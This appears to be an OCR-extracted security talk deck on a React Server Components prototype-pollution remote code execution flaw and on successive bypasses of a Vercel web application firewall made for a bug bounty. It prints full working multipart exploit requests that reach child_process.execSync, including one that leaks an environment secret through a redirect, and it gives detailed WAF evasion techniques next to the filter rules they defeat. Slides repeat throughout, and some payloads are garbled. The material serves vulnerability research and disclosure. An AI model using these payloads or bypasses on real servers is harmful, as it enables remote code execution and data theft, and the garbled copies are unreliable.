
--y
Content-Disposition: form-data; name="0"

{"then": "$1: __proto__: then", "status": "resolved_model", "reason": -1, "value": "{\n"
then\": \" $B1337 \"}", "_response":
{"_prefix": "process.mainModule.require('child_process').execSync('xcalc');", "_
formData": {"get": "$1: constructor: constructor"}}}
--y
Content-Disposition: form-data; name="1"

"$@0"
--y--
```

Exploit

```
0: {  
  "then": "$1: __proto__: then",  
  "status": "resolved_model",  
  "reason": -1,  
  "value": "{ \"then\": \"$B1337\" }",  
  "_response": {  
    "_prefix": "...require('child_process').execSync('xcalc');",  
    "_formData": {  
      "get": "$1: constructor: constructor"  
    }  
  }  
}  
  
1: "$@0"
```



Chunk.prototype.then

```
Chunk.prototype.then = function(
  this,
  resolve,
  reject,
) {
  const chunk = this
  // resolved = have data but not parsed
  switch (chunk.status) {
    case RESOLVED_MODEL:
      initializeModelChunk(chunk) // parse it
      break
  }
  switch (chunk.status) {
    case INITIALIZED: // INITIALIZED = 'fulfilled'
      resolve(chunk.value) // yeah, we have the value
      break
    case REJECTED:
      reject(chunk.reason) // error, QQ
      break
    // other cases omitted
    // e.g. pending -> record the listeners
  }
}
```

Exploit

```
0: {  
  "then": "$1: __proto__: then",  
  "status": "resolved_model",  
  "reason": -1,  
  "value": "{ \"then\": \"$B1337\" }",  
  "_response": {  
    "_prefix": "...require('child_process').execSync('xcalc');",  
    "_formData": {  
      "get": "$1: constructor: constructor"  
    }  
  }  
}  
  
1: "$@0"
```



Exploit

```
0: {  
  "then": "$1: __proto__: then",  
  "status": "resolved_model",  
  "reason": -1,  
  "value": "{ \"then\": \"$B1337\" }",  
  "_response": {  
    "_prefix": "...require('child_process').execSync('xcalc');",  
    "_formData": {  
      "get": "$1: constructor: constructor"  
    }  
  }  
}  
1: "$@0"
```



Exploit

```
0: {
  "then": "$1: __proto__: then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{ \"then\": \"$B1337\" }",
  "_response": {
    "_prefix": "...require('child_process').execSync('xcalc');",
    "_formData": {
      "get": "$1: constructor: constructor"
    }
  }
}

1: "$@0" response._chunks.get(1).value === response._chunks.get(0)
```

Exploit

```
0: {
  "then": "$1: __proto__: then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{ \"then\": \"$B1337\" }",
  "_response": {
    "_prefix": "...require('child_process').execSync('xcalc');",
    "_formData": {
      "get": "$1: constructor: constructor"
    }
  }
}

1: "$@0" response._chunks.get(1).value === response._chunks.get(0) type Chunk
```

Chunk.prototype.then

```
Chunk.prototype.then = function(
  this,
  resolve,
  reject,
) {
  const chunk = this
  // resolved = have data but not parsed
  switch (chunk.status) {
    case RESOLVED_MODEL:
      initializeModelChunk(chunk) // parse it
      break
  }
  switch (chunk.status) {
    case INITIALIZED: // INITIALIZED = 'fulfilled'
      resolve(chunk.value) // yeah, we have the value
      break
    case REJECTED:
      reject(chunk.reason) // error, QQ
      break
    // other cases omitted
    // e.g. pending -> record the listeners
  }
}
```

JavaScript Tips 0x01

```
> await { then: resolve => resolve({ then: console.log }) }  
[Function (anonymous)] [Function (anonymous)]
```

Exploit

```
0: {
  "then": "$1: __proto__: then", Chunk.prototype.then
  "status": "resolved_model",
  "reason": -1,
  "value": "{ \"then\": \"$B1337\" }",
  "_response": {
    "_prefix": "...require('child_process').execSync('id');",
    "_formData": {
      "get": "$1: constructor: constructor"
    }
  }
}

1: "$@0" response._chunks.get(1).value === response._chunks.get(0) type Chunk
```

Chunk.prototype.then

```
Chunk.prototype.then = function(
  this,
  resolve,
  reject,
) {
  const chunk = this "$0"
  // resolved - have data but not parsed
  switch (chunk.status) {
    case RESOLVED_MODEL:
      initializeModelChunk(chunk) // parse it
      break
  }
  switch (chunk.status) {
    case INITIALIZED: // INITIALIZED = 'fulfilled'
      resolve(chunk.value) // yeah, we have the value
      break
    case REJECTED:
      reject(chunk.reason) // error, QQ
      break
    // other cases omitted
    // e.g. pending -> record the listeners
  }
}
```

parseModelString

```
function parseModelString(...){  
  ...  
  case 'B': {  
    // Blob  
    const id = parseInt(value.slice(2), 16);  
    const prefix = response._prefix;  
    const blobKey = prefix + id;  
    const backingEntry = response._formData.get(blobKey);  
    return backingEntry;  
  }  
}
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js>

parseModelString

```
function parseModelString(...){} response = chunk._response
...
case 'B': {
  // Blob
  const id = parseInt(value.slice(2), 16);
  const prefix = response._prefix;
  const blobKey = prefix + id;
  const backingEntry = response._formData.get(blobKey);
  return backingEntry;
}
}
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js>

JavaScript Tips 0x02

```
> const fn = Function('console.log(123)') // function from string  
> fn()  
123
```

```
> {}.constructor.constructor  
[Function: Function]
```

parseModelString

```
function parseModelString(...){  
  ...  
  case 'B': {  
    // Blob  
    const id = parseInt(value.slice(2), 16);  
    const prefix = response._prefix;  
    const blobKey = prefix + id;  
    const backingEntry = response._formData.get(blobKey);  
    return backingEntry;  
  }  
}
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js>

parseModelString

```
function parseModelString(...){  
  ...  
  case 'B': {  
    // Blob  
    const id = parseInt(value.slice(2), 16);  
    const prefix = response._prefix;  
    const blobKey = prefix + id;  
    const backingEntry = response._formData.get(blobKey);  
    return backingEntry;  
  }  
}
```

`{}.constructor.constructor`
`[Function: Function]`

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js>

parseModelString

```
function parseModelString(...){  
  ...  
  case 'B': {  
    // Blob  
    const id = parseInt(value.slice(2), 16);  
    const prefix = response._prefix;  
    const blobKey = prefix + id;  
    const backingEntry = response._formData.get(blobKey);  
    return backingEntry;  
  }  
}
```

`{}.constructor.constructor`

`[Function: Function]`

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js>

parseModelString

```
function parseModelString(...){}
```

```
...
```

```
case 'B': {
```

```
  // Blob
```

```
  const id = parseInt(value.slice(2), 16);
```

```
  const prefix = response._prefix;
```

```
  const blobKey = prefix + id;
```

```
  const backingEntry = response._formData.get(blobKey);
```

```
  return backingEntry;
```

```
}
```

```
}
```

```
{}.constructor.constructor
```

Function(Code)

```
[Function: Function]
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js>

Chunk.prototype.then

```
Chunk.prototype.then = function(
  this,
  resolve,
  reject,
) {
  const chunk = this
  // resolved = have data but not parsed
  switch (chunk.status) {
    case RESOLVED_MODEL:
      initializeModelChunk(chunk) // parse it
      break
  }
  switch (chunk.status) {
    case INITIALIZED: // INITIALIZED = 'fulfilled'
      resolve(chunk.value) // yeah, we have the value
      break
    case REJECTED:
      reject(chunk.reason) // error, QQ
      break
    // other cases omitted
    // e.g. pending -> record the listeners
  }
}
```

Chunk.prototype.then

```
Chunk.prototype.then = function(
  this,
  resolve,
  reject,
) {
  const chunk = this
  // resolved = have data but not parsed
  switch (chunk.status) {
    case RESOLVED_MODEL:
      initializeModelChunk(chunk) // parse it
      break
  }
  switch (chunk.status) {
    case INITIALIZED: // INITIALIZED = 'fulfilled'
      resolve(chunk.value) // yeah, we have the value
      break
    case REJECTED:
      reject(chunk.reason) // error, QQ
      break
    // other cases omitted
    // e.g. pending -> record the listeners
  }
}
```

Exploit

```
0: {  
  "then": "$1: __proto__: then",  
  "status": "resolved_model",  
  "reason": -1,  
  "value": "{ \"then\": \"$B1337\" }",  
  "_response": {  
    "_prefix": "...require('child_process').execSync('id');",  
    "_formData": {  
      "get": "$1: constructor: constructor"  
    }  
  }  
}  
  
1: "$@0"
```

Exploit

```
0: {
  "then": "$1: __proto__: then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{ \"then\": \"$B1337\" },",
  "_response": {
    "_prefix": "...require('child_process').execSync('id');",
    "_formData": {
      "get": "$1: constructor: constructor"
    }
  }
}

1: "$@0"
```

Function("...require('child_process').execSync('id');")

`Chunk.prototype.then`

`resolve(F_0) → F_0.then(resolve, reject) → $1:__proto__:then(...)`
`→ $@0:__proto__:then(...) → Chunk.prototype.then(..., this=F_0)`

```
0: { // F_0 == C_0.value  
    "then": "$1:__proto__:then"  
  }  
1: "$@0"
```

`Chunk.prototype.then`

`resolve(F_0) → F_0.then(resolve, reject) → $1: __proto__:then(...)`
`→ $@0: __proto__:then(...) → Chunk.prototype.then(..., this=F_0)`

`Chunk.prototype.then(..., this=F_0)`

`initializeModelChunk`

```
0: { // F_0 == C_0.value  
    "then": "$1: __proto__:then"  
  }  
1: "$@0"
```

`Chunk.prototype.then`

`resolve(F_0) → F_0.then(resolve, reject) → $1:__proto__:then(...)`
`→ $@0:__proto__:then(...) → Chunk.prototype.then(..., this=F_0)`

```
0: { // F_0 == C_0.value
    "then": "$1: __proto__: then"
  }
1: "$@0"
```

`Chunk.prototype.then(..., this=F_0)`

`initializeModelChunk`

`parseModelString("$B1337")`

`blobKey = response._prefix + id;`
`response._formData.get(blobKey)`

`$1:constructor:constructor(_prefix) → Function(code)`

```
{
  //...
  "value": '{"then": "$B1337"}'
  "_response": {
    "_prefix": "[...js]",
    "_formData": {
      "get": "$1: constructor: constructor"
    }
  }
}
```

`Chunk.prototype.then`

`resolve(F_0) → F_0.then(resolve, reject) → $1: __proto__:then(...)`
`→ $@0: __proto__:then(...) → Chunk.prototype.then(..., this=F_0)`

```
0: { // F_0 == C_0.value
    "then": "$1: __proto__:then"
  }
1: "$@0"
```

`Chunk.prototype.then(..., this=F_0)`

`initializeModelChunk`

`parseModelString("$B1337")`

```
blobKey = response._prefix + id;
response._formData.get(blobKey)
```

`$1: constructor: constructor(_prefix) → Function(code)`

```
{
  //...
  "value": '{"then": "$B1337"}'
  "_response": {
    "_prefix": "[...js]",
    "_formData": {
      "get": "$1: constructor: constructor"
    }
  }
}
```

`resolve(F_0.value)`

`value: {"then": "$B1337"} → value: {"then": Function(code)}`

Chunk.prototype.then

resolve(F_0) → F_0.then(resolve, reject) → \$1: __proto__:then(...)
→ \$@0: __proto__:then(...) → Chunk.prototype.then(..., this=F_0)

0: { // F_0 =
"th

Chunk.prototype.then(..., this=F_0)

initializeModelChunk

parseModelStri


PWN

actor: constructor"

function(code)

{"then": "\$B1337"} → value: {"then": Function(code)}

Then..



Malte Ubl



@cramforce



We introduced a dedicated HackerOne program for Vercel WAF bypasses for CVE-2025-55182 / react2shell

Critical bypass: \$50K

hackerone.com/vercel_platfor...

[翻譯貼文](#)

Asset	Low	Medium	High	Critical
Vercel Platform Prot...	—	—	\$25,000	\$50,000

上次編輯時間： 上午11:54 · 2025年12月6日 · **34.8萬** 次查看



31



104



861



285



GAME START

WAF 101

- Content-Type parsing
 - form-data vs urlencoded confusion
 - boundary= quirks:
 - multiple Content-Type headers
 - charset handling
- Multipart body parsing
 - \r\n vs \n
 - oversized body handling
 - duplicate field names
 - data outside boundaries
- Per-part parsing
 - Content-Disposition parsing
 - RFC 5987 support
 - per-part Content-Type / charset
 - duplicate part headers
 - Content-Transfer-Encoding
- Request smuggling
 - Content-Length / Transfer-Encoding
 - HTTP/2 downgrade
 - HTTP trailers

WAF Rules ver.0

```
def WAF(request):  
    parts = parse_form(request.body)  
  
    # ignore garbage outside boundary  
  
    for part in parts:  
        decoded = json_decode(part.value)  
  
        if ':constructor' in decoded:  
            block()
```

Bypass #1

Duplicate Boundary

POST / HTTP/2

Host: nextjs-cve-hackerone.vercel.app

Next-Action: x

Content-Type: multipart/form-data; boundary=y; boundary=x

Content-Length: [...auto]

--y

Content-Disposition: form-data; name="0"

```
{"then": "$1: __proto__: then", "status": "resolved_model", "reason": -1, "value":
{"\"then\": \"$B1337\""}, "_response": {"_prefix": "var
res=process.mainModule.require('child_process').execSync('echo
$VERCEL_PLATFORM_PROTECTION').toString().trim();;throw Object.assign(new
Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=$
{res};307;`});", "_formData": {"get": "$1: constructor: constructor"}}}
```

--y

Content-Disposition: form-data; name="1"

"\$@0"

--y--



\$50,000

 \$50,000

WAF Rules ver.1

```
def WAF(request):  
+   if count_re(request.content_type, r'boundary\s*=' ) > 1:  
+       block()  
+  
+   if request.is_next_action and header_count(request, 'Content-Type') > 1:  
+       block()  
  
    parts = parse_form(request.body)  
  
    # ignore garbage outside boundary  
  
    for part in parts:  
        decoded = json_decode(part.value)  
  
+       if part.filename: continue  
  
        if ':constructor' in decoded:  
            block()
```

Bypass #2

Non-UTF8 Bytes

```
POST / HTTP/1.1
Host: nextjs-cve-hackerone.vercel.app
Next-Action: x
Content-Type: multipart/form-data; boundary="y"; a="b<0x88>"
Content-Length: [...auto]

--y
Content-Disposition: form-data; name="0"

{"then":"$1: __proto__:then","status":"resolved_model","reason":-1,"value":
{"\"then\": \" $B1337 \" }, \"_response\": { \"_prefix\": \"var
res=process.mainModule.require('child_process').execSync('echo
$VERCEL_PLATFORM_PROTECTION').toString().trim();;throw Object.assign(new
Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=$
{res};307;`});\", \"_formData\": { \"get\": \"$1: constructor: constructor\" } } }
--y
Content-Disposition: form-data; name="1"

"$@0"
--y--
```

```
POST / HTTP/1.1
Host: nextjs-cve-hackerone.vercel.app
Next-Action: x
Content-Type: multipart/form-data; boundary="y"; a="b<0x88>"
Content-Length: [...auto]
```

```
--y
Content-Disposition: form-data; name="0"
```

```
{"then": "$1: __proto__:the __status__: resolved_model, reason": -1, "value":
{"\\then\\": "\\", "response": {"_prefix": "a", "value": "b<0x88>"}}
res=process.mainModule.require('child_process').execSync('echo $VERCEL_PLATFORM
$VERCEL_PLATFORM_DETECTION').toString().trim(); throw Object.assign(new
Error('NEXT_REDIRECT'), {digest: `NEXT_REDIRECT;push;/login?a=$
{res};307;`});", "_formData": {"get": "$1: constructor: constructor"}}}
--y
Content-Disposition: form-data; name="1"
```

```
"$@0"
--y--
```



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WAF Rules ver.2

```
def WAF(request):  
    if count_re(request.content_type, r'boundary\s*=' ) > 1:  
        block()  
  
    if request.is_next_action and header_count(request, 'Content-Type') > 1:  
        block()  
  
    - parts = parse_form(request.body)  
    + parts, success = parse_form(request.body)  
    + if not success: block()  
  
    # ignore garbage outside boundary  
  
    for part in parts:  
        decoded = json_decode(part.value)  
  
        if part.filename: continue  
  
        if ':constructor' in decoded:  
            block()
```

Bypass #3

UTF-16LE

Busboy decoder

```
function getDecoder(charset) {  
  while (true) {  
    switch (charset) {  
      case 'utf-8':  
      case 'utf8':  
        return decoders.utf8;  
      ...  
      case 'utf16le':  
      case 'utf-16le':  
      case 'ucs2':  
      case 'ucs-2':  
        return decoders.utf16le;  
      ...  
    }  
  }  
}
```

<https://github.com/mscdex/busboy/blob/6b3dcf69d38c1a8d53a0b3e4c88ba296f6c91525/lib/utils.js#L403-L406>

```
POST / HTTP/2
Host: nextjs-cve-hackerone.vercel.app
Next-Action: x
Content-Type: multipart/form-data; boundary=y
Content-Length: [...auto]
```

```
--y
Content-Disposition: form-data; name="0"
Content-Type: text/plain; charset=utf16le
```

```
{<0x00>"<0x00>t<0x00>h<0x00>e<0x00>n<0x00>"<0x00>[...UTF-16LE encoded
payload]
```

```
--y
Content-Disposition: form-data; name="1"
```

```
"$@0"
--y--
```

```
POST / HTTP/2
Host: nextjs-cve-hackerone.vercel.app
Next-Action: x
Content-Type: multipart/form-data; boundary=y
Content-Length: [...auto]
```

```
--y
Content-Disposition: form-data; name="0"
Content-Type: text/plain; charset=utf-8
{"<0x00>"<0x00>h<0x00>e<0x00>n<0x00>"<0x00>... encoded
payload]
--y
Content-Disposition: form-data; name="1"

"$@0"
--y--
```



\$50,000

WAF Rules ver.3

```
def WAF(request):  
    [...]  
  
    for part in parts:  
        decoded = json_decode(part.value)  
  
        if part.filename: continue  
  
        + if part.charset != 'utf-8':  
        +     block()  
        +  
        + if '"_response":' in decoded:  
        +     block()  
  
        if ':constructor' in decoded:  
            block()
```

Bypass #4

Duplicate Multipart Content-Type

```
POST / HTTP/2
Host: nextjs-cve-hackerone.vercel.app
Next-Action: x
Content-Type: multipart/form-data; boundary=y
Content-Length: [...auto]
```

```
--y
Content-Disposition: form-data; name="0"
Content-Type: text/plain; charset=utf16le
Content-Type: text/plain; charset=utf8
```

```
{<0x00>"<0x00>t<0x00>h<0x00>e<0x00>n<0x00>"<0x00>[...UTF-16LE encoded
payload]
```

```
--y
Content-Disposition: form-data; name="1"
```

```
"$@0"
--y--
```

```
POST / HTTP/2
Host: nextjs-cve-hackerone.vercel.app
Next-Action: x
Content-Type: multipart/form-data; boundary=y
Content-Length: [...auto]
```

```
--y
Content-Disposition: form-data; name="0"
Content-Type: text/plain; charset=utf-8
Content-Type: text/plain; charset=utf-8

{<0x00>"<0x00>h<0x00>e<0x00>n<0x00>"<0x00>[...UTF-16LE encoded
payload]
--y
Content-Disposition: form-data; name="1"

"$@0"
--y--
```



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WAF Rules ver.4

```
def WAF(request):  
    [...]  
  
    for part in parts:  
        decoded = json_decode(part.value)  
  
        if part.filename: continue  
  
        if part.charset != 'utf-8':  
            block()  
  
+         if header_count(part, 'Content-Type') > 1:  
+             block()  
  
        if '"_response":' in decoded:  
            block()  
  
        if ':constructor' in decoded:  
            block()
```

Bypass #5

Trailing Space

WAF Rules ver.4

```
def WAF(request):  
    [...]  
    # ignore garbage outside boundary  
    [...]  
  
    for part in parts:  
        decoded = json_decode(part.value)  
  
        if part.filename: continue  
  
        if part.charset != 'utf-8':  
            block()  
  
        if header_count(part, 'Content-Type') > 1:  
            block()  
  
        if '"_response":' in decoded:  
            block()  
  
        if ':constructor' in decoded:  
            block()
```

```
POST / HTTP/2
Host: nextjs-cve-hackerone.vercel.app
Content-Type: multipart/form-data; boundary=y
Next-Action: x
Content-Length: [...auto]

--y--<space>
--y
Content-Disposition: form-data; name="foo"

1
--y
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then",[...original payload]}
--y
Content-Disposition: form-data; name="1"

"$@0"
--y--
```

```
POST / HTTP/2
Host: nextjs-cve-hackerone.vercel.app
Content-Type: multipart/form-data; boundary=y
Next-Action: x
Content-Length: [...auto]
```

```
--y--<space>
```

```
--y
Content-Disposition: form-data; name="foo"
```

```
1
```

```
--y
Content-Disposition: form-data; name="1"
```

```
{"then":"$1:__proto__:then",[...original payload]}
```

```
--y
Content-Disposition: form-data; name="1"
```

```
"$@0"
```

```
--y--
```



\$50,000

WAF Rules ver.5

```
def WAF(request):
    if count_re(request.content_type, r'boundary\s*=' ) > 1:
        block()

    if request.is_next_action and header_count(request, 'Content-Type') > 1:
        block()

+   raw_body = request.body.replace(b'\x00', b'')
+
+   decoded = unicode_unescape(raw_body)
+   decoded = unicode_unescape(decoded)
+
+   if has_re(decoded, r'"_response"\s*:\s*:constructor'):
+       block()
-
-   parts, success = parse_form(request.body)
-   if not success: block()
-
-   for part in parts:
-       [...]
```

No parsing?
No parsing differential :(

Time to find new gadget

Bypass #6

Content-Transfer-Encoding: base64

Next.js HTTP Parser

- Busboy
- Undici

```
const isMultipartAction = ... // Content-Type: multipart/form-data
const isFetchAction = ... // has Next-Action header
if (isMultipartAction && !isFetchAction) {
  const formData = await fakeRequest.formData()
  const action = await decodeAction(formData, serverModuleMap)
}
```

<https://github.com/vercel/next.js/blob/v16.0.6/packages/next/src/server/app-render/action-handler.ts#L918-L919>

Undici

```
function multipartFormDataParser (input, mimeType) {  
  ...  
  if (encoding === 'base64') {  
    body = Buffer.from(body.toString(), 'base64')  
  }  
}  
  
function parseMultipartFormDataHeaders (input, position) {  
  ...  
  case 'content-transfer-encoding': {  
    ...  
    encoding = isomorphicDecode(headerValue)  
    break  
  }  
}
```

<https://github.com/nodejs/undici/blob/v6.21.1/lib/web/fetch/formdata-parser.js#L169>

decodeAction

```
export function decodeAction(  
  body,  
  serverManifest,  
) {  
  ...  
  body.forEach((valuestrin) => {  
    ...  
    if (key.startsWith('$ACTION_REF_')) {  
      const formFieldPrefix = '$ACTION_' + key.slice(12) + ':';  
      const metaData = decodeBoundActionMetaData(  
        body,  
        serverManifest,  
        formFieldPrefix,  
      );  
      action = loadServerReference(serverManifest, metaData.id, metaData.bound);  
      return;  
    }  
